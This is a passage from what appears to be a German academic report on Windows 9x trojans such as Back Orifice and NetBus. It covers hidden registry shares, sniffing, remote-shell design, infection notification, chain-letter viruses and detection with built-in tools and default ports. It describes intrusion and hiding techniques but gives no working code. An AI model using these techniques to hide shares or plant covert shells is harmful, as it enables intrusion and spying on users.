In der Systemregistrierung sind auch viele weitere interessante Informationen gespeichert. So tragen zum Beispiel die meisten Anwendungen dort ihre Konfigurationsdaten ein. Auf diese Weise ist es leicht herauszufinden, welche Software in welcher Version vorhanden ist, welche E-Mail-Adressen Internet Explorer und Navigator bekannt sind und unter welchem Namen bestimmte Programme registriert sind.

Auch die freigegebenen Ressourcen des Rechners sind in der Systemregistrierung eingetragen. Die Schlüssel im Pfad \HKEY_LOCAL_MACHINE \SOFTWARE \Microsoft \Windows \CurrentVersion \Network \LanMan\ enthalten Unterschlüssel mit den Namen der Freigaben. Jeder dieser Unterschlüssel enthält die Felder:

Flags	(Zugriffsrechte u. Sichtbarkeit)
Parm1enc	(Lese-Paßwort)
Parm2enc	(Schreib/Lese-Paßwort)
Path	(Pfad der Ressource)
Remark	(Beschreibung)
Type	(0: Ordner, 1: Drucker)

In [Netninja 98b] wird die Bedeutung der einzelnen Felder näher erläutert. Danach ist das Feld Flags aus den folgenden Werten zusammengesetzt[32]:

0x001	Schreibgeschützt
0x002	Lese-/Schreibzugriff
0x010	Unbekannt, wird bei User-Level Sharing verwendet
0x080	Unbekannt, wird bei User-Level Sharing verwendet
0x100	Immer gesetzt
0x200	System-Freigabe, verhindert die Anzeige einer Hand im Explorer

Das Interessanteste an dieser Tabelle ist der Wert 0x200. Ist dieses Bit gesetzt, so wird der Explorer einen Ordner nicht als freigegeben anzeigen. Verbunden mit der Tatsache, daß Freigaben, deren Name auf „$" endet [33], nicht

[32]Diese Aufstellung gilt für Paßwort-gesicherte Freigaben. Freigaben im User-Level Sharing haben normalerweise den Wert 0x193, obwohl auch hier das Setzen des System-Bits möglich ist. Die Rechte werden benutzerspezifisch unter HKEY_LOCAL_MACHINE\Security\Access eingetragen.

[33]Dies ist eine Windows-Eigenheit, Samba unter Linux zeigt solche Freigaben z.B. an. Daher werden derartige Freigaben auch von unserem Test-Server gefunden. Das führt zu der paradoxen Situation, daß ein fremder Rechner irgendwo im Internet u.U. mehr über die Freigaben eines Rechners weiß als der lokale Benutzer.

in der Netzwerkumgebung angezeigt werden, erlaubt es, Freigaben zu erzeugen, die der Benutzer nicht bemerkt. Dies wird z.B. von Back Orifice, Setup Trojan[34] und der Druckerfreigabe von Windows 9x benutzt. Letztere erzeugt bei der Freigabe eines Druckers eine unsichtbare Freigabe mit dem Namen PRINTER$, die auf c:\windows\system\[35] zeigt. Sie erlaubt es einem Klienten, sich eventuell benötigte Druckertreiber herunterzuladen.

Eine Information, die ebenfalls von großem Interesse für einen Angreifer sein könnte, ist die Netzwerkumgebung. Kennt er die Rechner und freigegebenen Ressourcen im lokalen Netz, kann er den von ihm kontrollierten Rechner als Sprungbrett für weitere Angriffe benutzen.

Eine Möglichkeit diese Information zu erhalten, besteht in den WNet...-Funktionen von Windows. So ist es möglich, mit WNetOpenEnum() und WNetEnumResource() einen Überblick über das lokale Netz zu bekommen. Diese Funktionalität ist z.B. in Back Orifice standardmäßig eingebaut.

Eine zweite Möglichkeit, die unter Umständen sogar die nötigen Paßwörter liefert besteht im Einsatz eines „Sniffers", wie z.B. den für Back Orifice als Plugin erhältlichen BUTTSniffer. Dabei handelt es sich um ein Programm, das die Datenpakete auf dem lokalen Netz mitliest. Auf diese Weise können vorhandene Rechner und Dienste identifiziert werden und die übertragenen Daten mitgelesen werden. Erfolgt keine Verschlüsselung, so kann dabei auf Daten zugegriffen werden, die normalerweise auf dem befallenen Rechner gar nicht vorhanden sind. Viele Sniffer suchen gezielt nach Zeichenketten, die Paßwörter sein könnten. Auch ein geheimes Dokument, das auf einem zentralen Server liegt und auf einem Klienten bearbeitet wird, ist für einen Sniffer leichte Beute.

Wir wollen die Aufzählung hier mit der wohl beängstigensten Form des Ausspähens beenden. Ist an den trojanisierten Rechner ein Mikrofon angeschlossen, so kann dieses sowohl von NetBus als auch von Back Orifice abgehört werden. Back Orifice bietet sogar die Möglichkeit, angeschlossene Videokameras anzusteuern. Sollte Videophonie im Internet ein Erfolg werden, stünde damit dem Cracker als großem Bruder nichts mehr im Wege.

4.9.5.4 Installation einer ferngesteuerten Shell

Diejenigen Trojaner, die in letzter Zeit am meisten Aufsehen erregten, waren solche, die es erlaubten, einen Rechner über das Internet fernzubedienen. Obwohl sie nur einen ganz geringen Prozentsatz der auf dem Markt befindlichen Trojaner ausmachen, haben sie doch das Bild dieser Gattung nachhaltig geprägt.

Die Installation einer ferngesteuerten Shell ist nicht wirklich kompliziert. Sie besteht aus zwei Teilen. Die eine Komponente wartet auf eine Verbin-

[34] Einem Demonstrationstrojaner auf [Netninja 98b], mit dem der Autor des zitierten Dokumentes seine Kenntnisse praktisch demonstriert.

[35] Vorausgesetzt, Windows wurde auf Laufwerk C installiert.

dung aus dem Internet (oder initiiert diese wie im Fall von Master's Paradise). Kommt diese zustande, startet sie die zweite Komponente, die Befehle entgegennimmt und auf dem befallenen Rechner ausführt. Meistens bietet sie neben einer Auswahl der oben besprochenen Funktionalitäten auch noch die Möglichkeit, beliebige externe Programme zu starten und so die Funktionalität des Trojaners zu erweitern.

Eine einfache Möglichkeit einer ferngesteuerten Shell bietet z.B. das Netzwerk-Tool Netcat [L0pht 96][Pond 98]. Unter NT und Unix ist es dazu in der Lage, auf einem festgelegten Port auf eine Verbindung zu warten und bei deren Zustandekommen ein externes Programm zu starten, dessen Ein- und Ausgaben auf besagten Port umgelenkt werden. Handelt es sich bei diesem externen Programm um eine Shell, wie z.B. Command.com, so hat man eine Kommandozeile auf dem befallenen Rechner, die es erlaubt, diesen zu kontrollieren.

Die Umsetzung dieser Idee unter Windows 98 erforderte allerdings das Schreiben eines Ersatzes sowohl für Netcat, als auch für die Command.com, da

1. Netcat unter Windows 9x keine externen Programme startet,
2. Netcat weder sich noch das aufgerufene Programm versteckt,
3. das Verwenden der Command.com Probleme mit sich bringt, die u.a. dazu führen können, daß der Rechner nicht mehr herunterfährt.

Es gelang uns, zwei Programme zu schreiben, die die gewünschten Eigenschaften hatten. Damit war es effektiv möglich, einen fremden Rechner fernzusteuern. Als das wichtigste Problem stellte sich dabei die Art heraus, wie Windows 9x Konsolenanwendungen[36] verwaltet. Für jede derartige Anwendung wird eine DOS-Box[37] gestartet, welche die Kommunikation mit der Tastatur regelt. Dies geschieht auch, wenn Ein- und Ausgabe umgelenkt sind. Obwohl sich dieses zusätzliche Fenster problemlos verstecken läßt, bewirkt es, daß der Benutzer beim Herunterfahren die Meldung „Diese Anwendung muß vor Windows beendet werden. ...“ erhält[38], was ihn ziemlich verwirren dürfte, da er von der Anwendung nichts weiß und sie unter Umständen auch nicht im Taskmanager findet.

[36]Oberbegriff für alle Programme, die auf die altmodische Art und Weise von der Standardeingabe lesen und auf die Standardausgabe schreiben. Ob es sich dabei um DOS- oder Win32-Anwendungen handelt, ist in diesem Zusammenhang unerheblich.

Der Unterschied zwischen einer Konsolen- und einer GUI-Anwendung besteht für Windows in einem Flag im Header, das ggf. den Start der Konsole (DOS-Box) bewirkt. Prinzipiell sollten GUI-Anwendungen ein Fenster aufmachen und Meldungen bearbeiten. Sie können auch nicht auf Standard-Ein- und Ausgabe zugreifen.

[37]Eine 16-Bit-Anwendung namens Winoa386.mod.

[38]Hierbei handelt es sich um die Aufforderung, eine DOS-Anwendung zu schließen. Geschiet dies nicht, wird Windows nicht herunterfahren.

Diese Probleme schränken den Gebrauch externer Konsolenapplikationen ein, machen ihn aber nicht unmöglich. So kann eine Konsolenanwendung durchaus ihre Konsole abwerfen. Standard-Ein- und Ausgabe bleiben dabei erhalten. Probleme bringt dies nur beim Herunterfahren des Rechners mit sich, wo teilweise Abstürze auftreten. Diese können aber umgangen werden, wenn die Anwendung ein Fenster öffnet und auf Systemmeldungen auf die übliche Art reagiert.

Die bekanntesten Vertreter dieser Gattung sind wohl NetBus von Carl-Fredrik Neikter [Neikter 99][39] und Back Orifice von Cult of the Dead Cow [Cult of the Dead Cow 98]. Beide bieten einen Großteil der oben aufgeführten Funktionen und lassen sich von einem Windowsrechner aus mit einem komfortablen graphischen Klienten bedienen.

Von der Funktionalität sind sie etwa gleichwertig. Während NetBus über zusätzliche Funktionen im Bereich der Manipulation der Graphischen Oberfläche verfügt (Anzeige und Manipulation von Fenstern, Blockieren von Tasten, Schreiben in das aktuelle Fenster, Fernsteuern der Maus), beherrscht Back Orifice das Anzeigen der Netzwerkumgebung und das Anlegen von versteckten Freigaben. Beide sind in der Lage, den Benutzer mit plötzlich auftauchenden Dialogboxen, Bildern und Tönen zu erschrecken.

Beiden gemeinsam ist auch, daß sie für sich allein genommen zwar ferngesteuerte Shells sind, die sich auch auf dem Zielrechner verstecken, prinzipiell aber noch keine Trojaner darstellen, da sie nicht behaupten, etwas anderes zu sein. Dem wurde aber schnell abgeholfen. Uns liegt eine Version eines Spiels vor, bei dem man Bill Gates mit Torten bewerfen kann, und das nebenher auch NetBus installiert. Für Back Orifice ist es mittels Silk Rope möglich, beliebige Programme in Trojaner zu verwandeln.

4.9.5.5 Bekanntgabe der Trojanisierung an den Hersteller

Gelingt die Trojanisierung eines Rechners, so kann es sinnvoll sein, den Hersteller des Trojaners zu benachrichtigen. Dies gilt insbesondere für die Klasse der ferngesteuerten Shells, deren Nutzbarkeit gering wäre, müßte erst lange im Netz nach Ihnen gesucht werden.

Aus diesem Grunde existieren mittlerweile Trojaner, die Ihren Verbreiter gezielt benachrichtigen. Für Back Orifice existieren mit Speakeasy und Butt Trumpet [Netninja 98a] zwei Plugins, die automatisch die erfolgreiche Trojanisierung und die IP-Adresse des befallenen Rechners melden. Speakeasy benutzt dazu einen IRC-Kanal[40], während Butt Trumpet eine E-Mail verschickt.

Auch beim sogenannten T-Online Hack spielte E-Mail eine entscheidende Rolle. Zwei 16-jährige Schüler vertrieben ein Shareware-Programm namens

[39] Mittlerweile versucht der Autor sein Produkt in ein Werkzeug zur Fernwartung umzudeuten. Ab Version 2.0 wurde es deutlich erschwert, NetBus als Trojaner zu gebrauchen.

[40] Übliche Kanäle sind z.B. #bo_owned, #boip, #bo.

„T-Online Power Tools“, mit dem es möglich war, die Zugangssoftware des Providers T-Online gezielt den eigenen Wünschen anzupassen. Das komfortable Tool hatte allerdings eine unangenehme Nebenwirkung. Beim Schreiben hatten die Autoren herausgefunden, daß es relativ einfach war, das Zugangspaßwort von T-Online auszulesen. Sie forderten daher die Benutzer ihres Programmes auf, ihre Version kostenlos registrieren zu lassen. Hierzu bot das Programm die Möglichkeit, automatisch eine E-Mail an die Autoren zu generieren. Diese E-Mail enthielt unter anderem das Zugangspaßwort in verschlüsselter Form.

600 Personen schickten auf diese Weise ihre Paßworte, die dann einem Notar übergeben wurden. Nach einer Weile wandten die beiden sich dann an die Computer-Zeitschrift c't, die dann in ihrer Ausgabe 7/98 über den Angriff berichtete. Das Tool wird immer noch vertrieben, allerdings wird beteuert, es sei jetzt „100% Trojaner-frei“ [Topirc 98].

Schließlich kann auch Ping zur Benachrichtigung des Angreifers benutzt werden. Wie in [DataFellows 98] berichtet wird, senden mit dem Net666-Virus infizierte Rechner

> „ein Ping an vier IP-Adressen in Neuseeland, um mitzuteilen, welche Maschinen er infiziert hat. Danach öffnen diese [infizierten] Maschinen den UDP-Port 531 für eingehende Verbindungen und die Maschinen können durch das Senden von Kommandos an diesen Port kontrolliert werden. Diese Kommandos können dazu benutzt werden, Dateien auf infizierten Maschinen zu löschen, zu modifizieren oder zu stehlen.“
>
> (Eigene Übersetzung)

4.9.5.6 Kettenbriefe und Kaninchen

Mit der Benutzung von E-Mail ist es auch nur noch ein kleiner Schritt zur Funktionalität eines Kettenbriefes. Wir wollen daher an dieser Stelle die in Abschnitt 4.8 begonnene Diskussion von Würmern aufnehmen und uns mit denjenigen Würmern beschäftigen, die als Spezialfall von Trojanern angesehen werden können.

Kaninchen sind insofern interessant, als sie von einem Trojaner als Schadensfunktion ausgeführt werden können. Unter Windows 9x gibt es mit „Freeze“ und dem Beenden der Kernel32.dll allerdings verläßlichere Methoden, das System zum Stillstand zu bringen.

Kettenbriefe dagegen sind eine Technik, die schon seit langem bekannt, extrem einfach zu programmieren und immer noch in Gebrauch ist. Da bis vor kurzem kein Weg bekannt war, Programme zu schreiben, die beim Lesen einer E-Mail automatisch ausgeführt werden, war es nötig, den Benutzer dazu zu verleiten, dies manuell zu tun.

Der laut [Bontchev 97] wohl bekannteste Kettenbrief war der Christmas.exec. Er wurde 1987 um die Weihnachtszeit herum von einem deutschen Studenten in Umlauf gebracht, verbreitete sich schnell über ganz Europa, drang in IBMs internes Netz ein und gelangte so in die USA. Obwohl er über keine explizite Schadensfunktion verfügte, verursachte er doch beträchtliche Probleme, da das E-Mail-System extrem belastet wurde und erhebliche Zeit und Mühe aufgewendet werden mußte, um ihn zu entfernen. Bei dem Kettenbrief handelte es sich um eine E-Mail, an die ein REXX-Skript angehängt war, das behauptete, eine Weihnachtskarte auf den Bildschirm zu malen. Dies tat es dann auch, aber nebenbei wurde auch noch eine Datei mit E-Mail-Aliasen[41] ausgelesen, aus der dann Adressen gesucht wurden, an die der Kettenbrief weitergeschickt wurde.

Sein heutiges Pendant ist der „Red Team"-Virus. Laut [DataFellows 98] ist dies der erste Virus, der Windows infiziert und sich über das Internet verbreitet. Er infiziert den Kernel und jedes Programm, das daraufhin ausgeführt wird. Während der Infektion eines Programms wird mit einer $\frac{1}{8}$ Wahrscheinlichkeit eine E-Mail in den Ausgangskorb[42] des E-Mail-Programms Eudora gelegt. Die Empfänger sucht der Virus wie Christmas.exec aus der Alias-Datenbank von Eudora[43].

Die verschickte E-Mail zitiert eine Warnung vor einem neuen Virus namens „Red Team", der sich wie seinerzeit „Good Times" per E-Mail verbreite, aber niemals dagewesene zerstörerische Fähigkeiten besitze. Glücklicherweise habe QUEST (der angebliche Herausgeber der Warnung) ein Programm namens K-RTEAM (Kill Red Team) entwickelt, das „Red Team" verläßlich entdecken und entfernen würde.

Beigefügt ist eine Notiz:

> „The reason that I thought I should warn you, is that we recently had a run in with this beast. Luckily we managed to get a copy of the excellent 'K-RTEAM' programme before the destruction really started. Just in case you should suffer the same misfortune, I have included this programme for you, too.
>
> Bye!
>
> P.S. Make sure you warn all your friends of this new threat!"
>
> [DataFellows 98]

Unnötig zu sagen, daß das angehängte Programm den Virus nicht bekämpft, sondern verbreitet. Auch wenn das Programm einen Bug hat, durch den die Infektion unter Windows 95 und NT nicht zuverlässig funktioniert, ist dieser Angriff doch ernstzunehmen, da er vermutlich bald Nachahmer finden

[41] Hierbei handelt es sich um eine Art Adreßbuch, in dem bestimmte Kurzformen kompletten E-Mail-Adressen zugeordnet werden. Auf diese Weise braucht der Benutzer in seinem E-Mail-Programm an stelle der kompletten Adresse nur die Kurzform einzutippen.

[42] Es handelt sich dabei um die Datei OUT.MBX. Es werden auch die Referenzen in OUT.TOC angelegt.

[43] die Datei NNDBASE.TOC

wird. Die E-Mail wirkt relativ glaubwürdig und gewinnt darin noch durch ihren Bezug auf „Good Times“. Bei diesem handelte es sich zwar nicht um einen Virus oder Trojaner, sondern nur um einen üblen Scherz[44], er war aber so erfolgreich, daß er bis heute bei vielen Leuten einen bleibenden Eindruck hinterlassen haben dürfte.

4.9.6 Trojanische Funktionen in kommerzieller Software

Es kommt vor, daß auch kommerzielle Programme Funktionalitäten enthalten, die der Benutzer nicht erwarten oder begrüßen würde. Während es sich dabei oft nur um Programmierfehler oder Unachtsamkeit handelt, wie bei WinGate 2.1 [Rhino9 98a], wo es mit den Voreinstellungen jedem Benutzer im Internet möglich war, diejenige Platte auszulesen, auf der WinGate installiert wurde, gibt es auch Programme, bei denen einem die Unschuldsvermutung nicht ganz so leicht fällt.

Immer mehr Programme bieten die Möglichkeit, eine Verbindung zum Internet herzustellen, um festzustellen, ob eine neuere Programmversion existiert. Wird der Benutzer vorher um Erlaubnis gefragt, so ist dagegen nur schwer etwas zu sagen. Wie aber das Bildbearbeitungsprogramm PhotoImpact 4.0 [Newsticker 98a] zeigt, kann dies auch ohne das Wissen des Benutzers geschehen. Da seit dem Internet Explorer 4.0 die Möglichkeit besteht, das Modem automatisch wählen zu lassen, kann der Start eines Bildbearbeitungsprogrammes dazu führen, daß Telefonkosten anfallen. Auf den Webseiten von Ulead [Ulead 97], dem Hersteller des Programms, wird dies inzwischen zugegeben und Hinweise gegeben, wo diese Funktion abgestellt werden kann.

Eine andere denkbare Funktionalität wäre der Einbau einer Hintertür. Ein (zugegeben harmloses) Beispiel stellt Quake dar. Bei diesem Spiel werden mehrere Computer miteinander vernetzt, von denen einer die Rolle des Servers übernimmt. Laut [Zielinski 98] ist es möglich, dem Server beliebige Kommandos zu senden, wenn diese vorgeben, von einer zu ID Software[45] gehörenden IP-Adresse zu kommen. Dies erlaubt Denial-of-Service-Angriffe, stellt aber, soweit bekannt, kein wirkliches Sicherheitsrisiko dar.

Die wohl bekannteste Hintertür befand sich wohl in dem UNIX-Programm sendmail. Sie erlaubte das Ausführen beliebiger Programme und diente so dem Internet Wurm als ein Mechanismus zu seiner Verbreitung. Allerdings handelte es sich dabei nicht um einen Angriff, sondern nur um eine Funktion, die zu Testzwecken eingebaut und versehentlich vor der Aus-

[44] „Good Times“ war ein Kettenbrief im klassischen Sinne. Es handelte sich um eine E-Mail, die vor E-Mails warnte, deren Betreff die Worte „Good Times“ enthielte. Bei ihrem Lesen würde ein gefährlicher Virus freigesetzt. Man sollte sie daher ungelesen löschen und diese Warnung auch an alle Freunde und Bekannte weiterleiten. Die E-Mail breitete sich aus wie ein Buschfeuer und findet bis zum heutigen Tage regelmäßig Nachahmer.

[45] ID Software ist der Hersteller von Quake.

lieferung des Produktes nicht abgeschaltet worden war.

Der einzige uns bekannte Software-Hersteller, der wegen einer trojanischen Funktionalität seiner Software verklagt wurde, ist Blizzard. Sein Spiel Starcraft [Driscoll 98][Patrizio 98] kann nicht nur in lokalen Netzen gespielt werden, sondern auch über das Internet auf einem Rechner von Blizzard.

In der Anklageschrift heißt es dazu:

> „Wird Blizzard über [www.battle.com] gespielt, so können Instruktionen, die Blizzard in Starcraft ohne das Wissen oder die Erlaubnis des Käufers eingebaut hat, auf Blizzards Anweisung dazu führen, daß Daten vom Computer des Käufers an [www.battle.com] übertragen werden."
>
> [Driscoll 98](Eigene Übersetzung)

Weiterhin wird ausgeführt, bei den Daten habe es sich um Namen und E-Mail-Adressen aus der Systemregistrierung gehandelt.

In einem Statement von Blizzard heißt es dazu, daß die Firma

> „an sieben Tagen in einem Zeitraum von zwei Wochen die Namen und E-Mail-Adressen einer kleinen Gruppe von Spielern gesammelt habe, denen der Zugang zu ihrem Battle.net-Online-Spiele-Dienst verweigert worden sei. Die Namen wurden ohne das Wissen der Spieler ausgelesen.
>
> Die Firma sagte, daß sie handelte, nachdem ‚eine kleine Anzahl von StarCraft-Benutzern sich über Schwierigkeiten bei der Anmeldung an Battle.net beklagt hätten'. Blizzard wollte herausfinden, ‚ob die Probleme von der Herstellung oder Softwarepiraterie herrührten.'
>
> Blizzard bestand darauf, daß die Information nur dazu benutzt wurde, die Ursache der Probleme mit der Anmeldung herauszufinden."
>
> [Israels 98](Eigene Übersetzung)

Auch wenn es Sache eines Gerichts ist, festzustellen, ob und welche Gesetze Blizzard verletzt hat, ist unwidersprochen, daß Blizzard in ihre Software vorsätzlich eine Hintertür eingebaut hat, welche es ihnen erlaubte, personenbezogene Schlüssel ohne Wissen des Benutzers aus der Systemregistrierung auszulesen.

4.9.7 Erkennung mit einfachen Mitteln

Es gibt Trojaner, bei denen eine Erkennung ohne spezielle Software entweder sehr einfach oder nahezu unmöglich ist. Zur ersten Gruppe zählen Trojaner, die beim ersten Start die Festplatte löschen. Sie werden bestimmt kein zweites Mal ausgeführt. Die zweite Gruppe besteht dagegen aus Trojanern, die



Abbildung 4.9: Trojanererkennung I: Der Taskmanager zeigt den Trojaner nicht an

nur ausgeführt werden, wenn der Benutzer sie startet, die die Dateistruktur nicht auf ungewöhnliche Weise verändern, keine Hooks installieren und keine ungewöhnlichen Verbindungen zum Internet aufmachen oder entgegennehmen. In diese Gruppe wäre der T-Online-Trojaner einzuordnen. Er installierte keinen Server, veränderte keine Dateien, die nichts mit seinen Aufgaben zu tun hatten und öffnete erst dann eine Internet-Verbindung, als der Benutzer ihn dazu aufforderte.

Trojaner vom Schlage von Back Orifice oder NetBus können dagegen relativ einfach gefunden werden. Ihre Anwesenheit ist zwar nicht offensichtlich, sie hinterlassen aber durchaus Spuren, die mit den in Windows 98 enthaltenen Hilfsprogrammen gefunden werden können.

Um diese Aussage näher zu erläutern, haben wir einen Windows 98-Rechner vorsätzlich mit NetBus und Back Orifice infiziert. Wie aus Abbildung 4.9 ersichtlich, werden die Server nicht im Taskmanager angezeigt.

Benutzt man allerdings das Programm Systeminfo, das in Windows 98 im Startmenü unter Programme/Zubehör/Systemprogramme zu finden ist[46], so stellt man fest, daß eine ganze Anzahl von Programmen nicht im Taskmanager angezeigt werden (Abb. 4.10). Bei näherem Hinsehen erscheinen zwei davon verdächtig. Die Programme „ .exe“ und „Patch.exe“ haben Namen, die nicht auf Systemdienste hindeuten. Weder würde ein seriöser Softwarehersteller ein Programm „ .exe“ nennen, noch gibt es irgendeinen Grund, warum ein Patchprogramm als Systemdienst laufen sollte. Beide Programme haben keine, bzw. keine vollständige Versionsinformation, was bei einem Programm

[46]Der Vorgänger dieses Programmes wurde mit Office 95 ausgeliefert. Es war allerdings vom Funktionsumfang stark eingeschränkt.



Abbildung 4.10: Trojanererkennung II: Die Systeminfo zeigt zwei verdächtige Prozesse

eines kommerziellen Herstellers ungewöhnlich wäre. Es muß allerdings gesagt werden, daß dies nur Indizien sind. Die einzige Aussage, die zu diesem Zeitpunkt getroffen werden kann, ist die, daß mehrere Systemdienste aktiv sind, von denen zwei verdächtig wirken.

Eine andere Ausgabe, die die Systeminfo[47] liefert, sind diejenigen Prozesse, die über die Systemregistrierung oder die Win.ini automatisch gestartet werden. Manipulationen am Shell- oder Bildschirmschoner-Eintrag muß man allerdings immer noch von Hand suchen. Wie Abbildung 4.11 zeigt, werden unsere Prozesse über die Systemregistrierung gestartet. Leider ist auch dies kein Beweis, da hier noch sechs weitere Prozesse aufgelistet sind. Nur die Erfahrung hilft einem dabei, zu entscheiden, welche Prozesse verdächtig sind.

Eine weitere Stelle, an der wir unsere Prozesse u.U. wiederfinden, sind die Systemhooks. Die von uns untersuchten Trojaner installieren sie aber nur auf Befehl durch ihren Klienten. Wir haben hier den entsprechenden Befehl gegeben. In Abbildung 4.12 sehen wir die Anzeige durch die Systeminfo[48].

[47] Diese Ausgabe ist in der Version der Systeminfo, die mit Office 95 kam, leider nicht enthalten.

[48] Auch hier gilt, daß die Office 95-Version diese Funktion nicht unterstützt. Man kann allerdings leicht ein Programm schreiben, das alle Module eines Prozesses anzeigt. Solche Programme sind auch als Shareware erhältlich. Startet man daraufhin ein Engabefenster wie z.B. ein Notepad oder besser noch ein Fenster, das ein Paßwort-Eingabefeld besitzt, und tippt ein paar Zeichen ein, so sollte sich ein gesetzter Tastatur-Hook dadurch bemerkbar machen, daß plötzlich eine weitere DLL in den Adreßraum des Prozesses geladen wird. Ein Beispiel dazu findet sich in Abb. 4.8 auf Seite 144.



Abbildung 4.11: Trojanererkennung III: Die verdächtigen Prozesse werden automatisch gestartet

Ein gesetzter Tastatur-Hook ist schon ungewöhnlich und ein ziemlich starkes Indiz für eine ungewöhnliche Aktivität.

Ein weiteres nützliches Tool, das auch unter Windows 95 zur Standardausstattung gehört, ist netstat. Dieses kann alle geöffneten IP-Sockets anzeigen. In unserem Fall (Abb. 4.13) werden die Ports 12345, 12346, 31337, 137, 138, nbsession, nbname und nbdatagram angezeigt. Die Portnummern nbname, nbdatagram und nbsession sind symbolische Namen[49] für die Nummern 137, 138, 139. Sie werden für Freigabedienste benutzt und sind unaufällig, sofern der Freigabedienst installiert ist. Wurde der Personal Web Server von Microsoft installiert, sind auch offene Sockets mit den Portnummern 80 (http), 443 (https) und 135 zu erwarten. Die Ports 12345, 12346 und 31337 sind dagegen ungewöhnlich, insbesondere da sie auf eingehende Verbindungen warten. Tatsächlich handelt es sich bei 12345 und 12346 um die Standardports von NetBus[50], während der Port 31337 der Standardport von Back Orifice ist. Letzterer kann aber durch den Vertreiber problemlos geändert werden, so daß Back Orifice auch unter anderen Portnummern auftauchen kann.

Als letzten Schritt unserer Beweissicherung wollen wir noch einmal auf die Systemfreigaben zurückkommen. Obwohl Back Orifice die Möglichkeit besitzt, solche Freigaben anzulegen, haben wir in unserem Beispiel den schon

[49]Diese Entsprechungen werden in der Datei „Services“ im Windowsverzeichnis festgelegt.

[50]Dies gilt nur bis Version 1.7. Für NetBus Pro ab Version 2.0 wurde ein anderer Port eingestellt.

